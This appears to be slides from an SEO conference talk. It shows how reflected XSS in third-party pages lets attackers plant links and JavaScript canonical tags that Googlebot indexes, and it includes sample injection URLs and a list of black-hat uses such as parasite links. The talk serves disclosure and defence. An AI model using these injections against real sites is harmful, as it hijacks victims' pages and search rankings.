This is Google's cache of [http://www.pernicioussquirrel.co.uk/alternategherkins.php?wonder=document.getElementsByTagName\(%22h1%22\)\[0\].insertAdjacentHTML\(%27afterend%27,%20%22%3](http://www.pernicioussquirrel.co.uk/alternategherkins.php?wonder=document.getElementsByTagName(%22h1%22)[0].insertAdjacentHTML(%27afterend%27,%20%22%3)
2018 21:51:14 GMT. The [current page](#) could have changed in the meantime. [Learn more](#).

[Full version](#) [Text-only version](#) [View source](#)

Tip: To quickly find your search term on this page, press **Ctrl+F** or **⌘-F** (Mac) and use the find bar.


Even Blue Gherkins sometimes think Alternate Gherkins are an improvement!

[try me](#)

About nothing a bout this page makes sense, unless you consider how fantastic alternative styles of gherkins can be.

This link only exists in Javascript

GOOGLEBOT INDEXES JAVASCRIPT CANONICALS...



The screenshot shows the Google Search Console interface. At the top, the URL bar displays `http://www.pernicioussquirrel.co.uk/bluegherkins.php?wonder=document.getElementsByTagName(%27link%27)[0].href=%22/redonions.php%22`. Below the URL bar, a status bar indicates "No loading issues" with a "VIEW DETAILS" link. The main content area is split into two panels. The left panel, titled "Tested on: 9 Sep 2018 at 15:50", displays a red warning: "Page is not mobile friendly" and a sub-message: "This page can be difficult to use on a mobile device". Below this is a link to "LEARN ABOUT MOBILE DESIGN". The right panel, titled "SOURCE CODE", shows the HTML source code of the page. The code includes a canonical link pointing to `/redonions.php` and a CSS rule for the `p` tag with a background color of `#ccccff`. Two large blue arrows are overlaid on the image: one points from the top right towards the URL bar, and the other points from the bottom right towards the canonical link in the source code.

http://www.pernicioussquirrel.co.uk/bluegherkins.php?wonder=document.getElementsByTagName(%27link%27)[0].href=%22/redonions.php%22

✓ No loading issues VIEW DETAILS

Tested on: 9 Sep 2018 at 15:50

Page is not mobile friendly

This page can be difficult to use on a mobile device

LEARN ABOUT MOBILE DESIGN

SCREENSHOT SOURCE CODE

```
1 <!DOCTYPE html>
2 <html><head>
3   <title>Blue Gherkins</title>
4   <meta name="description" value="It is widely accepted that Blue
  Gherkins are superior to other forms of plant life - especially the
  fabled red onion!" />
5   <link rel="canonical" href="/redonions.php" />
6   <style type="text/css">
7     p {
8       background: #ccccff;
9     }
10  </style>
11  <script type="text/javascript">
```

You can canonical other sites to yourself...

OR YOU CAN JUST ADD LINKS TO YOUR SITE...

Googlebot type: Desktop (render requested)

✔ **Complete** on Thursday, March 28, 2019 at 5:18:31 AM PDT


Fetching

Rendering

This is how Googlebot saw the page:



This is how a visitor to your w



GOOGLE FINDS, CRAWLS AND INDEXES THESE LINKS

Google

site:http://www.pernicioussquirrel.co.uk

All Images News Shopping Maps More Settings Tools

6 results (0.18 seconds)

Google promotion

Try Google Search Console
www.google.com/webmasters/
Do you own **www.pernicioussquirrel.co.uk**? Get indexing and ranking data from Google.

www.pernicioussquirrel.co.uk/

Red Onions
www.pernicioussquirrel.co.uk/redonions.php ▼
Red Onions are a plant. Red onion, also fire onion, red kitchen onion, or sometimes called a plant that is in the same family as rose leeks.

Blue Gherkins
www.pernicioussquirrel.co.uk/bluegherkins.php ▼
All plants should bow to Blue Gherkins! Blue gherkins, otherwise known as the chilli gherkin, is a plant that is in the same family as absolutely nothing ...

Green Muffins
www.pernicioussquirrel.co.uk/greenmuffi ▼
Green muffins are better than you'd think! ... green muffins. The ... like much but they are actually very tasty

Revolut indexation
www.pernicioussquirrel.co.uk/itsatrap.php ▼
This is a quick test: index me baby.

I injected this URL into Revolut and sent Googlebot to the Revolut page.

Googlebot definitely sees XSS injected links, and crawls them.

GOOGLE ALSO CONFIRM JS LINKS ARE FINE



Joel Mesherghi
@JoelMesherghi

Follow

@JohnMu Hey John, will a JS link receive as much link equity vs a HTML link? Does the rendering process have an impact?

11:25 AM - 18 Oct 2018



John 🦉 @JohnMu · Oct 18
Replying to @JoelMesherghi

A link is a link, when it comes to indexing, it doesn't matter how it ended up there.



1



2



Joel Mesherghi @JoelMesherghi · Oct 18

Thanks for the reply John. Just to clarify, links rendered via JS will be indexed, BUT will a JS link receive as much link equity vs a HTML link? Thanks.




1



John 🦉 @JohnMu · Oct 18
yes



1





TAKEAWAY

How widespread
are XSS exploits?

<https://www.openbugbounty.org/>



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Open Bug Bounty Community helped fix 161,538 vulnerabilities

125,000 un-patched XSS bugs...

Coordinated Disclosure
Submit a vulnerability. Help fix it.

Verified Alerts
Start your Bug Bounty. It's free.

284,630 coordinated disclosures
161,538 fixed vulnerabilities
228,216 websites, 17,676 VIP websites
7,598 researchers, 6,915 subscribers

260 .gov

971 .edu

Most Recommended Researchers

Security Researcher	Recommendations	Reputation
deb_security	81	1040
Spam404	68	690
SecuNinja	60	690
login_denied	53	690
ELProfesor	53	750
Rashed_Naamani	51	550
Random_Robbie	41	460
DrStache	34	340
fakessh	33	350

Latest Submissions

	Date	Reported by
fourthwavewine.com.au	03.11.2018	Esss_ayy
rhin.crai.archi.fr	03.11.2018	emenalf
fmlink.com	03.11.2018	Esss_ayy
labalys.fr	03.11.2018	emenalf
prosecutur.org	03.11.2018	Esss_ayy
screening.iarc.fr	03.11.2018	emenalf
elg...	03.11.2018	ScriptingRev
www2.buildi...reports.com	03.11.2018	metamorfosec
wonderdesk.com	03.11.2018	metamorfosec

195 of the top 500 domains

4469 of the top 20k domains

BLACK HAT USES

- ✓ Build parasite links en masse
- ✓ Link network on these victim sites
- ✓ Canonical victim sites to your site

I don't recommend you do these things yourself.



TAKEAWAY

You should defend yourself.
XSS issues pose a risk to both
your site and your users.

GOOGLE OFFICIAL RESPONSE

- ✓ Nov. 2018: I reported this to Google on
- ✓ Nov. 2018: Google acknowledged the report
- ✓ Present: Google have yet to fix this citing internal communication issues between teams.

Wrapping up...

SUMMARY

- ✓ Think outside the box.
- ✓ Try to understand what is happening 'behind the scenes'.
- ✓ I've shown mostly black hat stuff, but the same approach works for white hat.



TAKEAWAY

Bring back the
Hacker Mindset



Danke!

@TomAnthonySEO

**Check out our
SEO A/B testing platform:**

<https://odn.distilled.net>